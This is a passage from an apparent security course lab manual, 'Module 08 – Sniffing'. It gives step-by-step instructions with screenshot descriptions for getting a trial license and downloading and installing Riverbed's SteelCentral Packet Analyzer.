
The screenshot shows a web browser window with the URL <https://www.riverbed.com/en-au/forms/trial-downloads/appresponse11-trial.html?token=d>. The page features a navigation bar with links for English - Australia, Community, Blogs, Partner Login, Support, Careers, and Contact Us. Below the navigation bar, there are buttons for 'FREE TRIALS' and 'SCHEDULE DEMO'. The main content area includes a blue header bar, followed by a 'Thank you' message and information about the trial version. The text reads: 'Thank you for your interest in the AppResponse free trial. Now that you have completed the registration form, you will receive an email with your license key and can begin downloading the virtual edition of AppResponse. Thank you.'

Module 08 – Sniffing

5. Open a new tab and log in to the email account you provided during registration. Open the email from **Riverbed Evaluation License Request for SteelCentral AppResponse Virtual**, and click the **Software** link to download SteelCentral Packet Analyzer.




6. The Opening **PacketAnalyzer_11.13.0_Setup.exe** pop-up appears; click **Save File** to download the SteelCentral Packet Analyzer setup file.




Module 08 – Sniffing

- On completion of the download, minimize the browser. Navigate to the download location (here, **Downloads**) and double-click **PacketAnalyzer_11.13.0_Setup.exe**.

